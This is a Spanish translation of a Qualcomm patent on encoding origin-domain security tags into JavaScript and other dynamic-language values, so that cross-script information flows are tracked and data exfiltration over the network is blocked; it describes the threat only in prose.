(19) OFICINA ESPAÑOLA DE PATENTES Y MARCAS

ESPAÑA

(11) Número de publicación: **2 707 866**

(51) Int. CI.:

G06F 21/52 (2013.01)
G06F 21/62 (2013.01)
G06F 21/53 (2013.01)

(12) TRADUCCIÓN DE PATENTE EUROPEA T3

(86) Fecha de presentación y número de la solicitud internacional: **28.09.2012 PCT/US2012/057682**

(87) Fecha y número de publicación internacional: **16.05.2013 WO13070334**

(96) Fecha de presentación y número de la solicitud europea: **28.09.2012 E 12798035 (7)**

(97) Fecha y número de publicación de la concesión europea: **24.10.2018 EP 2776970**

(54) Título: **Codificación de etiquetas en valores para capturar los flujos de información**

(30) Prioridad:

07.11.2011 US 201161556658 P
17.02.2012 US 201213399136

(45) Fecha de publicación y mención en BOPI de la traducción de la patente:
05.04.2019

(73) Titular/es:

QUALCOMM INCORPORATED (100.0%)
5775 Morehouse Drive
San Diego, CA 92121, US

(72) Inventor/es:

KERSCHBAUMER, CHRISTOPH y
RESHADI, MOHAMMAD H.

(74) Agente/Representante:

FORTEA LAGUNA, Juan José

DESCRIPCIÓN

Codificación de etiquetas en valores para capturar los flujos de información

ANTECEDENTES

[0001] En los últimos años, los lenguajes dinámicos de scripting (por ejemplo, JavaScript®, ActionScript®, DART®, PHP, Python®, Ruby, etc.) se han vuelto significativamente más potentes, y como resultado, ahora se utilizan más ampliamente para implementar aplicaciones de software basadas en red y en línea. Los lenguajes dinámicos de scripting ahora incluyen una serie de características que típicamente se asocian con lenguajes de software de alto nivel, un sistema de escritura flexible, un extenso conjunto de bibliotecas y otras características que soportan la integración con otros sistemas basados en la red. Por estas y otras razones, los lenguajes dinámicos de scripting actualmente son utilizados por la mayoría de las aplicaciones Web 2.0 y están creciendo en popularidad.

[0002] Otra tendencia creciente en el desarrollo de software en línea y basado en la red es la incorporación de scripts de terceros en una aplicación cliente (por ejemplo, página web, navegador, etc.). Los scripts integrados se pueden usar para recuperar y colocar contenido y código ejecutable (p. ej., banners publicitarios, indicadores de cotizaciones, etc.) en sitios de terceros. Los scripts integrados también se pueden usar para implementar mashups, que son páginas web o aplicaciones que combinan datos, códigos, características, servicios y/o funciones de dos o más fuentes para crear un nuevo servicio o aplicación. Muchos lenguajes dinámicos de scripting incluyen características que soportan estas tendencias crecientes y, como resultado, se utilizan con más frecuencia para integrar scripts en sitios web. Estos scripts de terceros integrados pueden incluir código malicioso que permite a un atacante explotar vulnerabilidades del lenguaje para recopilar información confidencial y enviarla a un servidor controlado por el atacante. Mejorar la seguridad de los lenguajes de scripting y las aplicaciones que incorporan lenguajes de scripting de terceros se está convirtiendo en un criterio de diseño cada vez más importante.

[0003] Una publicación titulada "Análisis del flujo de información en las extensiones de navegador basadas en JavaScript [Analyzing Information Flow in JavaScript-Based Browser Extensions]" por Mohan Dhawan y Vinod Ganapathy (Conferencia de aplicaciones de seguridad informática, 2009, IEEE, Piscataway, NJ, EE. UU., 7 de diciembre de 2009) analiza la asociación de cada objeto JavaScript en memoria con un par de etiquetas de seguridad. Una etiqueta rastrea el flujo de información confidencial mientras que la segunda rastrea el flujo de información de baja integridad

SUMARIO

[0004] Los diversos aspectos incluyen sistemas, procedimientos y dispositivos configurados para permitir las comunicaciones entre scripts dentro de un cliente de software y, al mismo tiempo, limitan los tipos de información que pueden comunicarse a un servidor principal. En un aspecto, un procedimiento para codificar etiquetas de seguridad en un valor de lenguaje dinámico puede incluir asignar una cantidad de bits en el valor de lenguaje dinámico para almacenar etiquetas codificadas, reservar un bit en los bits asignados para indicar si las etiquetas de seguridad están codificadas en una primera modo o un segundo modo, y etiquetar el valor del lenguaje dinámico con etiquetas de seguridad que identifican un dominio de origen, con las etiquetas de seguridad codificadas en el primer modo o en el segundo modo, en el que etiquetar el valor del lenguaje dinámico con etiquetas de seguridad que identifican un dominio de origen puede incluir la codificación de etiquetas de lenguaje dinámicas en el primer modo si el número de scripts que acceden a la información de scripts que se originan en otros dominios es menor que el número de bits asignados. En un aspecto, el procedimiento puede incluir además determinar si el bit reservado indica que se seleccionó el primer modo o el segundo modo, identificar la etiqueta de seguridad como codificada como un bit caliente, y realizar una operación OR a nivel de bits si se determina que el bit reservado indica que se seleccionó el primer modo e identificar la etiqueta de seguridad como una referencia en una estructura de datos del administrador de etiquetas que almacena la información real de la etiqueta y realizar operaciones de lectura de memoria si se determina que el bit reservado indica que se selecciona el segundo modo. En un aspecto, la asignación de una cantidad de bits en el valor del lenguaje dinámico para almacenar etiquetas codificadas puede incluir la asignación de una cantidad de bits en un valor de JavaScript para almacenar etiquetas codificadas. En un aspecto, el procedimiento puede implementarse utilizando cualquier lenguaje dinámico o de scripting incluyendo, por ejemplo, los lenguajes JavaScript®, ActionScript®, DART®, PHP, Python®, Ruby, PERL, Scala, Erlang, Candle, así como Java® y .NET.

[0005] Otros aspectos incluyen un dispositivo informático que incluye medios para asignar una cantidad de bits en un valor de lenguaje dinámico para almacenar etiquetas codificadas, medios para reservar un bit en los bits asignados para indicar si las etiquetas de seguridad están codificadas en un primer modo o un segundo modo y medios para etiquetar el valor del lenguaje dinámico con etiquetas de seguridad que identifican un dominio de origen, con las etiquetas de seguridad codificadas en el primer modo o el segundo modo. En un aspecto, el dispositivo informático incluye medios para determinar si el bit reservado indica que se seleccionó el primer modo o el segundo modo, medios para identificar la etiqueta de seguridad como codificada como un bit caliente, y realizar una operación OR a nivel de bits si se determina que el bit reservado indica que se seleccionó el primer modo, y medios para identificar la etiqueta de seguridad como una referencia en una estructura de datos del administrador de etiquetas que almacena la información real de la etiqueta y realizar operaciones de lectura de memoria si se determina que el reservado bit indica

que el segundo modo está seleccionado. En un aspecto adicional, los medios para etiquetar el valor de lenguaje dinámico con etiquetas de seguridad que identifican un dominio de origen pueden incluir medios para codificar etiquetas de lenguaje dinámico en el primer modo si el número de scripts que acceden a la información de los scripts que se originan en otros dominios es menor que el número de bits asignados. En un aspecto adicional, los medios para asignar un número de bits en un valor de lenguaje dinámico pueden incluir medios para asignar un número de bits en un lenguaje seleccionado del grupo que comprende los lenguajes Java®, JavaScript®, ActionScript®, DART®, PHP, Python ®, Ruby, PERL, Scala, Erlang, Candle y .NET.

[0006] Otros aspectos incluyen un dispositivo informático que incluye un procesador configurado con instrucciones ejecutables por procesador para realizar operaciones de codificación de etiquetas de seguridad en un valor de lenguaje dinámico que puede incluir la asignación de una cantidad de bits en el valor del lenguaje dinámico para almacenar etiquetas codificadas, reservar un bit en los bits asignados para indicar si las etiquetas de seguridad están codificadas en un primer modo o un segundo modo, y etiquetar el valor del lenguaje dinámico con etiquetas de seguridad que identifican un dominio de origen, con las etiquetas de seguridad codificadas en el primer modo o en el segundo modo. En un aspecto, el procesador puede configurarse con instrucciones ejecutables por procesador para realizar operaciones que pueden incluir además determinar si el bit reservado indica que se seleccionó el primer modo o el segundo modo, identificar que la etiqueta de seguridad está codificada como un bit caliente, y realizar una operación OR a nivel de bit si se determina que el bit reservado indica que se seleccionó el primer modo, e identificar la etiqueta de seguridad como una referencia en la estructura de datos del administrador de etiquetas que almacena la información real de la etiqueta y realizar las operaciones de lectura de memoria si se determina que el bit reservado indica que se seleccionó el segundo modo. En un aspecto adicional, el procesador puede configurarse con instrucciones ejecutables por procesador, de modo que el etiquetado del valor del lenguaje dinámico con etiquetas de seguridad que identifican un dominio de origen incluye la codificación de las etiquetas de lenguaje dinámico en el primer modo si el número de scripts que acceden a la información de los scripts que se originan otros dominios es menor que el número de bits asignados. En un aspecto adicional, el procesador puede configurarse con instrucciones ejecutables por procesador, de modo que la asignación de un número de bits en el valor del lenguaje dinámico incluye la asignación de un número de bits en un lenguaje seleccionado del grupo que comprende los lenguajes Java®, JavaScript®, ActionScript®. , DART®, PHP, Python®, Ruby, PERL, Scala, Erlang, Candle y .NET.

[0007] Otros aspectos incluyen un medio de almacenamiento legible por ordenador no transitorio que tiene almacenadas en él las instrucciones de software ejecutables por procesador configuradas para hacer que un procesador realice operaciones para codificar etiquetas de seguridad en un valor de lenguaje dinámico, incluyéndose entre las operaciones asignar una cantidad de bits en el valor del lenguaje dinámico para almacenar etiquetas codificadas, reservar un bit en los bits asignados para indicar si las etiquetas de seguridad están codificadas en un primer modo o en un segundo modo, y etiquetar el valor del lenguaje dinámico con etiquetas de seguridad que identifican un dominio de origen, con las etiquetas de seguridad codificadas en el primer modo o el segundo modo. En un aspecto, las instrucciones de software ejecutables por procesador de almacén pueden configurarse además para hacer que un procesador realice operaciones que incluyen determinar si el bit reservado indica que se seleccionó el primer modo o el segundo modo, identificar la etiqueta de seguridad como codificada como un bit caliente, y realizar una operación OR a nivel de bit si se determina que el bit reservado indica que se seleccionó el primer modo, e identificar la etiqueta de seguridad como una referencia en la estructura de datos del administrador de etiquetas que almacena la información real de la etiqueta y realizar operaciones de lectura en memoria si se determina que el bit reservado indica que se seleccionó el segundo modo. En un aspecto adicional, las instrucciones de software ejecutables por procesador de almacén pueden configurarse además para hacer que un procesador realice operaciones tales que el etiquetado del valor del lenguaje dinámico con etiquetas de seguridad que identifican un dominio de origen incluya etiquetas de lenguaje de codificación dinámico en el primer modo si el número de los scripts que acceden a la información de los scripts que se originan en otros dominios es menor que el número de bits asignados. En un aspecto adicional, la asignación de una cantidad de bits en el valor del lenguaje dinámico puede incluir la asignación de una cantidad de bits en un lenguaje seleccionado del grupo que comprende los lenguajes Java®, JavaScript®, ActionScript®, DART®, PHP, Python®, Ruby, PERL, Scala, Erlang, Candle y .NET.

BREVE DESCRIPCIÓN DE LOS DIBUJOS

[0008] Los dibujos adjuntos, que se incorporan al presente documento y forman parte de esta memoria descriptiva ilustran aspectos a modo de ejemplo de la invención, y junto con la descripción general dada anteriormente y la descripción detallada dada a continuación, sirven para explicar las características de la invención.

La FIG. 1 es un diagrama de bloques de componentes que ilustra flujos lógicos en una red informática de ejemplo que tiene una aplicación cliente que integra scripts de múltiples dominios.

La FIG. 2 es una ilustración de scripts de ejemplo que se pueden usar para exfiltrar una variable segura utilizando un flujo de información implícito.

La FIG. 3 es un diagrama de flujo de proceso de un procedimiento de aspecto para rastrear flujos de información y evitar que los scripts maliciosos se comuniquen con un servidor remoto.

Las FIGs. 4A-B son diagramas de estructura de mensajes que ilustran etiquetas para almacenar valores dinámicos de manera que puedan identificarse los scripts que intentan comunicar la información obtenida de las operaciones de scripts cruzados.

La FIG. 5 es un diagrama de flujo de proceso de un procedimiento de aspecto para propagar etiquetas en un motor de tiempo de ejecución.

La FIG. 6 es un diagrama de estructura de datos que ilustra valores almacenados por componentes lógicos mientras se propagan etiquetas de acuerdo con un aspecto.

La FIG. 7 es un diagrama de flujo de proceso de un procedimiento de aspecto para usar valores de varios niveles etiquetados eficientemente para bloquear la fuga de datos corruptos a un servidor o un tercero.

La FIG. 8 es un diagrama de bloques de componentes de un dispositivo informático adecuado para su uso con los diversos aspectos.

La FIG. 9 es una ilustración de un dispositivo móvil de ejemplo adecuado para el uso con los diversos aspectos.

La FIG. 10 es una ilustración de un ordenador personal de ejemplo adecuado para el uso con los diversos aspectos.

DESCRIPCIÓN DETALLADA

[0009] Los diversos aspectos se describirán en detalle con referencia a los dibujos adjuntos. Siempre que sea posible, se utilizarán los mismos números de referencia en todos los dibujos para referirse a partes iguales o similares. Las referencias a ejemplos e implementaciones particulares se hacen con fines ilustrativos, y no pretenden limitar el alcance de la invención o de las reivindicaciones.

[0010] El término "dispositivo informático" se usa genéricamente en el presente documento para referirse a uno cualquiera o todos los servidores, ordenadores personales, dispositivos móviles, teléfonos celulares, tablets, ordenadores portátiles, netbooks, ordenadores de mano, asistentes de datos personales (PDA), receptores inalámbricos de correo electrónico (por ejemplo, los dispositivos Blackberry® y Treo®), teléfonos celulares habilitados para Internet multimedia (por ejemplo, Blackberry Storm®), receptores del Sistema de Posicionamiento Global (GPS), controladores de juegos inalámbricos, ordenadores personales y dispositivos electrónicos personales similares que incluyen un procesador programable. Si bien los diversos aspectos son particularmente útiles en dispositivos móviles, como los teléfonos celulares, que tienen una potencia de procesamiento limitada, los aspectos en general son útiles en cualquier dispositivo informático que ejecute scripts y aplicaciones escritas en lenguajes dinámicos y/o de scripting.

[0011] El término "mashup" se usa en el presente documento para referirse a una aplicación o página web cliente que combina datos, contenido, código, características, servicios y/o funciones ("contenido" en conjunto) de dos o más fuentes para crear un nuevo servicio/aplicación. . El contenido puede combinarse de manera integrada y coherente, o puede estar disperso e inconexo. Los mashups pueden estar basados en el servidor o en el cliente. Los mashups del lado del servidor en general integran el contenido en un servidor que actúa como un proxy entre una aplicación cliente (por ejemplo, un navegador) y uno o más sitios web principales. Los mashups del lado del cliente integran el contenido directamente en la aplicación cliente. Los Mashups también pueden usarse con software provisto como un servicio (SaaS) o con arquitecturas orientadas a servicios (SOA).

[0012] Los términos "lenguaje dinámico" y "lenguaje de scripts" se usan de manera genérica e intercambiable en esta aplicación y pueden referirse a cualquier lenguaje dinámico o de scripts utilizado para escribir programas (aquí como "scripts") que se interpretan, compilan o traducen dinámicamente en tiempo de ejecución , o cualquier lenguaje que soporte la compilación justo a tiempo (JIT). Estos términos también pueden referirse a cualquier lenguaje que incluya un tiempo de ejecución, una máquina virtual y/o se compile dinámicamente. Los ejemplos de lenguajes dinámicos y de scripting dentro del alcance de esta aplicación incluyen, por ejemplo, los lenguajes JavaScript®, ActionScript®, DART®, PHP, Python®, Ruby, PERL, Scala, Erlang, Candle, así como los lenguajes Java®, NET, y otros lenguajes que puedan desarrollarse en el futuro.

[0013] Varios aspectos se describen en el presente documento utilizando JavaScript® y la terminología relacionada con JavaScript como un ejemplo conveniente de un lenguaje dinámico que puede ser usado o abordado por los diversos aspectos. Sin embargo, debe entenderse que los ejemplos que se refieren a JavaScript®, y otras referencias al lenguaje JavaScript® en el presente documento, tienen solo fines ilustrativos, y no pretenden limitar las descripciones o las reivindicaciones a ese tipo particular de lenguaje dinámico. Por lo tanto, el alcance de las reivindicaciones no debe interpretarse como que se precisa o requiere JavaScript® a menos que específicamente se precise en las reivindicaciones.

[0014] Muchos lenguajes dinámicos permiten que las aplicaciones cliente se formen a partir de contenido y código (bibliotecas, anuncios, etc.) que se originan en muchos sitios web diferentes, y una tendencia creciente en el desarrollo

de software es integrar muchos scripts de terceros diferentes en un solo sitio web. Estos lenguajes dinámicos permiten que el código de terceros integrado se descargue de múltiples fuentes en tiempo de ejecución. Los scripts integrados pueden tener acceso a información confidencial en la página web de alojamiento (por ejemplo, cookies, barra de ubicación, cuentas de clientes corporativos, etc.), y la mayoría de los navegadores permiten que estos scripts accedan y modifiquen de forma dinámica las variables y la información de la página de incorporación. El código malicioso puede explotar estas y otras vulnerabilidades para recopilar información confidencial del usuario e intentar enviar dicha información a un servidor controlado por un atacante, que podría utilizar la información para perpetuar un fraude en el usuario. El código malicioso también puede acceder/modificar los valores almacenados en las variables de secuencia de localizador de recursos universal (URL) para redirigir la página a un sitio malicioso sin el consentimiento o conocimiento del usuario. Los procedimientos existentes para proporcionar seguridad basada en la red están mal equipados para manejar este tipo de ataques y/o son demasiado complicados de implementar en un entorno informático restringido, como en los dispositivos informáticos móviles.

[0015] Además de las vulnerabilidades mencionadas anteriormente, muchos lenguajes dinámicos permiten que un atacante agregue y/o modifique objetos del modelo de objeto de documento (DOM) para enviar varios tipos de solicitudes de red (por ejemplo, solicitudes AJAX y/o una solicitud GET para imágenes) que se pueden usar en combinación con otras características del lenguaje (por ejemplo, efectos de ratón encima) para iniciar un ataque de inyección. Los ataques de inyección permiten a los atacantes insertar código que realiza acciones maliciosas sin afectar notablemente a la experiencia del usuario, y sin diferencias observables en el comportamiento en tiempo de ejecución, los usuarios en general no notan que sus datos se han exfiltrado. Además, muchos lenguajes dinámicos soportan un sistema de escritura flexible que los hace resistentes a las técnicas tradicionales de análisis estático. Además, las aplicaciones cliente (por ejemplo, los navegadores de Internet) comúnmente permiten que los scripts y las bibliotecas se carguen y ejecuten dinámicamente dentro de un espacio de memoria y contexto compartido. Estas características permiten a los autores, tanto malintencionados como benignos, entregar scripts para la ejecución en el dispositivo informático del cliente que puede usarse para iniciar ataques. Los procedimientos existentes para identificar código malicioso y evitar tales ataques en general requieren una verificación completa de la seguridad de la información y/o esquemas complejos de etiquetado, y son demasiado ineficientes, complejos y costosos de implementar en entornos informáticos restringidos (por ejemplo, dispositivos informáticos móviles, etc.) .

[0016] Las soluciones existentes para evitar violaciones de seguridad para los escenarios mencionados en general incluyen la implementación de uno de dos modelos de seguridad populares: un modelo de espacio de seguridad; y un mismo modelo de política de origen (SOP). El modelo de espacio de seguridad permite que las aplicaciones cliente limiten la cantidad de daño que puede causar el código malicioso al evitar que múltiples fuentes de contenido interactúen entre sí. Los sistemas que implementan un modelo de espacio de seguridad pueden limitar las interacciones, de manera que se impide que los datos dentro de un cliente en particular (por ejemplo, una pestaña del navegador, navegador, etc.) se comuniquen a otros clientes o al sistema local. Por ejemplo, al visitar una página web, los clientes que implementan el modelo de espacio de seguridad pueden impedir el acceso de sockets y/o archivos no autorizados en el dispositivo informático principal y/o las comunicaciones con sitios web no autorizados. Como otro ejemplo, los clientes que implementan el modelo de espacio de seguridad pueden requerir que los scripts integrados solo realicen acciones relacionadas con la red, y no tareas de programación de propósito general (por ejemplo, crear y leer archivos, etc.).

[0017] Los clientes que implementan un mismo modelo de política de origen (SOP) en general restringen el acceso de un script integrado a información que no proviene de la misma fuente. Por ejemplo, una misma política de origen puede permitir que los scripts que tienen el mismo origen accedan a los procedimientos y objetos de los demás, pero evita que los scripts que tienen diferentes orígenes accedan a los procedimientos y objetos de los demás. De esta manera, los clientes que implementan una misma política de origen (SOP) pueden evitar que los scripts maliciosos violen la confidencialidad e integridad de la información perteneciente a un dominio diferente.

[0018] Si bien estos modelos proporcionan algunas mejoras en la seguridad, las implementaciones actuales son en general demasiado restrictivas, demasiado ineficaces, demasiado ineficientes y/o costosas de implementar en un entorno informático restringido. Además, dado que los modelos de seguridad existentes (por ejemplo, espacio de seguridad, SOP, etc.) en general limitan las comunicaciones entre scripts e internas de los scripts, están mal equipados para equilibrar los niveles de seguridad y funcionalidad requeridos por los usuarios para las tecnologías y técnicas de programación nuevas y emergentes (por ejemplo, mashups, API remota, etc.) analizadas anteriormente. Los mashups, por ejemplo, complican la implementación de las soluciones de seguridad existentes porque a menudo contienen scripts de cooperación de diferentes dominios que generan objetos compartidos. Para soportar la generación de estos objetos compartidos, una página web no puede aislar códigos/scripts de diferentes dominios utilizando la misma política de origen (SOP). Si un atacante logra inyectar código en una página web de este tipo, toda la página puede verse comprometida.

[0019] Los diversos aspectos superan estas y otras limitaciones de los procedimientos de seguridad actuales al permitir las comunicaciones entre scripts dentro del cliente, al tiempo que limitan los tipos de información que se pueden comunicar a un servidor principal. Para soportar las características de lenguaje populares que permiten una fuerte integración con otros sistemas basados en la red analizados anteriormente, se puede permitir que el código malicioso realice operaciones localmente (por ejemplo, en el cliente). Un mecanismo de detección y prevención puede

identificar y evitar que los códigos maliciosos envíen solicitudes o cualquier información recopilada a través de la red, naturalizando así los ataques y mejorando la seguridad de las aplicaciones que incorporan código de lenguaje dinámico.

[0020] Los diversos aspectos realizan análisis estáticos durante la compilación, cuyos resultados pueden usarse para generar e insertar código adicional que actualiza, modifica y propaga etiquetas (por ejemplo, etiquetas de JavaScript) vinculadas a valores (por ejemplo, valores de JavaScript) durante la ejecución de un programa .

[0021] Los diversos aspectos proporcionan un sistema de rastreo que rastrea los flujos de información desde una máquina virtual de software. Los valores de lenguaje (por ejemplo, los valores de JavaScript) se pueden etiquetar inicialmente con etiquetas de seguridad que identifican un dominio de origen. Un valor de lenguaje puede ser cualquier valor que una parte particular del código (por ejemplo, código JavaScript) pueda generar y/o leer. Una etiqueta de lenguaje (por ejemplo, una etiqueta de JavaScript) puede asociar los valores de lenguaje (por ejemplo, los valores de JavaScript) con un valor de dominio (por ejemplo, www.google.com) que identifica el origen de un fragmento de código en particular.

[0022] En un aspecto, las etiquetas de lenguaje y los valores de lenguaje pueden codificarse en múltiples niveles. El uso de múltiples niveles permite la codificación de las etiquetas en valores de lenguaje para el rastreo del flujo de información dividiendo las etiquetas en dos o más modos (por ejemplo, un modo rápido, modo lento, etc.), simplificando en gran medida la identificación de valores de lenguaje que incluyen información obtenida de otros scripts. A continuación, las etiquetas de lenguaje se pueden usar para evitar la transmisión de cualquier información a sitios que no coincidan con las etiquetas de lenguaje, evitando así la extracción de información no autorizada mediante un mecanismo simple de implementación.

[0023] La FIG. 1 ilustra componentes y flujos de información 100 en un sistema de ejemplo en el que la información confidencial se recopila de forma maliciosa de un usuario y se envía a un servidor externo sin el conocimiento o consentimiento del usuario. Como se mencionó anteriormente, las aplicaciones cliente (por ejemplo, los navegadores de Internet) pueden extraer y combinar código (por ejemplo, scripts de JavaScript) de múltiples sitios/servidores. En el ejemplo ilustrado de la FIG. 1, un cliente 120 recibe código tanto de un primer servidor/sitio (por ejemplo, www.good.com) 102 como de un segundo servidor/sitio (por ejemplo, www.attacker.com) 112. En el bloque 104, el código que se origina en el primer servidor (por ejemplo, www.good.com) puede crear una variable (por ejemplo, pin) que incluye información confidencial (por ejemplo, contraseñas, direcciones de correo electrónico, etc.). Como se mencionó anteriormente, los lenguajes dinámicos (por ejemplo, JavaScript®) permiten que se ejecuten múltiples scripts en el mismo contexto de ejecución, y cada unidad de código puede modificar las variables y funciones de la otra. Por lo tanto, en el bloque 106, el código del segundo servidor (por ejemplo, www.attcker.com) puede leer la variable (por ejemplo, pin) creada por el primer servidor. En el bloque 108, el código del segundo servidor (por ejemplo, www.attcker.com) puede agregar un nodo al árbol DOM, solicitar una imagen (por ejemplo, someimage.jpg), y en el bloque 110, hacer que el cliente 120 envíe al segundo servidor la información exfiltrada (por ejemplo, el valor del pin) como una carga útil.

[0024] Esta recopilación no autorizada de información puede ocurrir explícita o implícitamente. La recopilación explícita del flujo de información se produce cuando el valor de una variable depende explícitamente del valor de otra variable, como en una declaración de asignación. La recopilación de flujo de información implícita se produce cuando un atacante organiza un programa para malversar los datos utilizando el conocimiento de las rutas de control que no se toman.

[0025] La FIG. 2 ilustra ejemplos de scripts de JavaScript 202, 204 que pueden utilizarse para exfiltrar una variable segura mediante un ataque de flujo de información implícito. En un ataque de flujo de información implícito, un atacante puede inferir lógicamente los valores de las variables secretas dentro de un sistema inyectando el código 202, 204 que contiene ramas de flujo de control en valores secretos y observando los efectos secundarios (o la falta de ellos) ejecutados como resultado. Para que este enfoque funcione, el atacante debe tener un conocimiento detallado del sistema en el que se inyectará el código, lo cual se cumple fácilmente en la mayoría de los sistemas basados en la red porque el código fuente en general se envía directamente al usuario. Los diseños de seguridad comunes intentan evitar tales ataques asegurando la comunicación entre diferentes scripts que se ejecutan y, por lo tanto, intentan detener los scripts entre sitios antes de que ocurran.

[0026] Los diversos aspectos se apartan de los diseños de seguridad comunes, ejecutando JavaScript malicioso y permitiendo el uso de scripts entre sitios, pero evitando que la información recopilada se comunique. Específicamente, la detección y la prevención del ataque pueden aplazarse cuando el código malintencionado realmente intente enviar la información recopilada a través de la red, momento en el cual el mecanismo de detección y prevención evita que la solicitud sea comunicada (exfiltrada) por el código malicioso.

[0027] La FIG. 3 ilustra un procedimiento de aspecto 300 para rastrear los flujos de información y evitar que el código malicioso se comunique con un servidor remoto. En el bloque 302, antes de la ejecución, los valores de lenguaje (por ejemplo, los valores de JavaScript) se pueden etiquetar inicialmente con etiquetas de seguridad que identifican un dominio de origen. Como se mencionó anteriormente, un valor de lenguaje puede ser cualquier valor que una parte

particular del código dinámico de lenguaje pueda generar y/o leer, y una etiqueta de lenguaje (por ejemplo, etiqueta de JavaScript) asocia los valores de lenguaje (por ejemplo, valores de JavaScript) con un valor de dominio (por ejemplo, www.google.com) que identifica el origen de una pieza de código en particular.

[0028] En un aspecto, las etiquetas de lenguaje y los valores pueden estar codificados en múltiples niveles. El uso de múltiples niveles permite la codificación de las etiquetas en valores para el rastreo del flujo de información, por ejemplo, dividiendo las etiquetas en dos o más modos (por ejemplo, un modo rápido y un modo lento) y simplificando en gran medida la identificación de los valores de lenguaje, lo cual puede incluir información obtenida de otros scripts.

[0029] Volviendo a la FIG. 3, en el bloque 304, el análisis estático puede realizarse en tiempo de compilación, lo cual puede generar/emitir código adicional correspondiente a operaciones sensibles a la seguridad (por ejemplo, asignaciones). En un aspecto, el código generado/emitido puede controlar las ramas de flujo y las uniones, y propagar las etiquetas de seguridad para cada valor de lenguaje (por ejemplo, el valor de JavaScript). En los bloques 306-310, en tiempo de ejecución, una máquina virtual (por ejemplo, una máquina virtual JavaScript) puede ejecutar el código adicional generado/emitido, administrar las etiquetas que se aplican a cada valor y rastrear el flujo de información dentro de un programa. En el bloque 312, un mecanismo/proceso de detección y prevención puede realizar operaciones para detectar intentos de comunicar información obtenida de otros scripts que se originan en el mismo dominio que el script de comunicación. En el bloque 314, el mecanismo/proceso de detección y prevención puede evitar que la solicitud se envíe a través de la red. En un aspecto, la detección y prevención de ataques pueden aplazarse hasta que el script malicioso intente enviar la información recopilada a través de la red.

[0030] Las FIGs. 4A-B ilustran los mecanismos/procesos de etiquetado de aspectos 400, 450 para almacenar los valores del lenguaje de manera que los scripts que intentan comunicar la información obtenida de las operaciones de scripts cruzados se identifiquen fácilmente. Para mayor claridad, las siguientes descripciones usan JavaScript® como un lenguaje dinámico a modo de ejemplo. Sin embargo, debe entenderse que una amplia variedad de lenguajes dinámicos se encuentran dentro del alcance de esta aplicación y que el alcance de las reclamaciones no debe limitarse a JavaScript® a menos que se mencione expresamente como tal en las reivindicaciones.

[0031] En general, cada valor de lenguaje puede almacenarse como un valor de m-bit (por ejemplo, un valor de 192 bits), que en el motor de JavaScript lo llamamos Dynamic Value o DValue para abreviar. En los ejemplos ilustrados de las FIGs. 4A-B, los DValues de 192 bits se representan como 24 bytes. Los valores de JavaScript se pueden almacenar de modo que los n bits más bajos (por ejemplo, los bytes 0-1) almacenen un valor de tipo (secuencia, doble, etc.), y los siguientes x bits (por ejemplo, los bytes 2-3, los bytes 2-5) almacenen información de etiqueta que codifica de manera eficiente la información de etiqueta de dominio de origen para el valor de JavaScript. De esta manera, se puede codificar un número x (por ejemplo, 32, 64) de dominios diferentes en cada valor de JavaScript, lo cual permite el uso de una operación lógica "OR" para las uniones de etiquetas, lo cual solo requiere una sobrecarga de tiempo de ejecución mínima.

[0032] Como se mencionó anteriormente, en un aspecto, las etiquetas y los valores pueden codificarse en múltiples niveles, de modo que algunos de los bits x codifican la información de la etiqueta de dominio de origen, y de tal modo que algunos de los bits x almacenan un puntero en una ubicación que contiene la información de etiqueta. En un aspecto, el número de bits s utilizados para codificar la información de la etiqueta de dominio de origen puede ajustarse basándose en el número de scripts. En un aspecto, el número de bits x utilizados para codificar la información de la etiqueta de dominio de origen puede ajustarse basándose en la información obtenida de ejecuciones anteriores, el historial de navegación de un usuario o basándose en las métricas recopiladas en tiempo de ejecución.

[0033] Volviendo a las FIGs. 4A-B, en los procedimientos 400 y 450, los valores de JavaScript se pueden almacenar de modo que los bits y (por ejemplo, los bytes 4-11, los bytes 6-13) de la estructura de DValue almacenen el valor real, los bits z (por ejemplo, los bytes 12-15, los bytes 14-15) almacenen información de alineación, y los bits altos (por ejemplo, los bytes 16-23) almacenen un puntero de objeto.

[0034] La FIG. 5 ilustra un procedimiento de ejemplo 500 para propagar etiquetas en un intérprete (por ejemplo, un motor de JavaScript) de acuerdo con un aspecto. En el bloque 502, antes de la ejecución, una unidad de código integrada (por ejemplo, un script de JavaScript) puede registrar su dominio de origen (por ejemplo, www.good.com) en un registro de dominio. En el bloque 504, se puede asignar un valor (por ejemplo, 12) a una primera variable en un contexto de ejecución que se comparte entre todos los programas ejecutados. En el bloque 506, se puede crear una representación interna para la primera variable. En el bloque 508, la representación interna puede actualizarse para incluir el valor (por ejemplo, 12) asignado a la primera variable, por ejemplo, almacenando una representación binaria (1100) del valor (por ejemplo, 12) en los cuatro bits más altos. En el bloque 510, también se puede adjuntar a la primera variable una etiqueta (0000-0001) asociada al dominio (por ejemplo, www.good.com). En el bloque 512, las operaciones de los bloques 502-510 se pueden realizar para una segunda variable que tiene un dominio de origen diferente (por ejemplo, www.attacker.com). En el bloque 514, un valor de etiqueta de etiqueta que identifica los valores asociados con más de un dominio puede calcularse utilizando una operación lógica "OR".

[0035] La FIG. 6 es un diagrama que ilustra los valores de un registro de dominio, el contexto de ejecución y las representaciones internas de los valores del lenguaje mientras se propagan las etiquetas en un intérprete (por ejemplo,

un motor JavaScript) de acuerdo con el procedimiento de aspecto 500. Antes de la ejecución, cada unidad de código (por ejemplo, scripts de JavaScript) puede registrar su dominio de origen (por ejemplo, www.good.com, www.attacker.com) en un registro de dominio 602 y se puede crear una representación interna 604 para variables de ejemplo a, b, y c. Se puede asignar un valor (por ejemplo, 12) a la variable "a" en el contexto de ejecución compartido 604, que se puede compartir en todos los programas ejecutados. A continuación, la representación interna se puede actualizar para incluir el valor (por ejemplo, 12) asignado a la variable "a", almacenando una representación binaria (1100) del valor (por ejemplo, 12) en los cuatro bits más altos. También se puede adjuntar a la variable "a" una etiqueta (0000-0001) asociada al dominio (por ejemplo, www.good.com). Los 8 bits inferiores (0000-0101) pueden definir el tipo de valor asignado (por ejemplo, entero, doble, etc.)

[0036] En el ejemplo ilustrado de la FIG. 6, la representación interna de la variable "b" sigue los mismos esquemas que la variable "a". Sin embargo, la variable "c" incluye un valor de etiqueta de etiqueta (0000-0011) que identifica el valor como asociado con las etiquetas de dominio www.good.com y www.attacker.com. En un aspecto, esta información se puede usar para decidir si se permite que una solicitud de red envíe información.

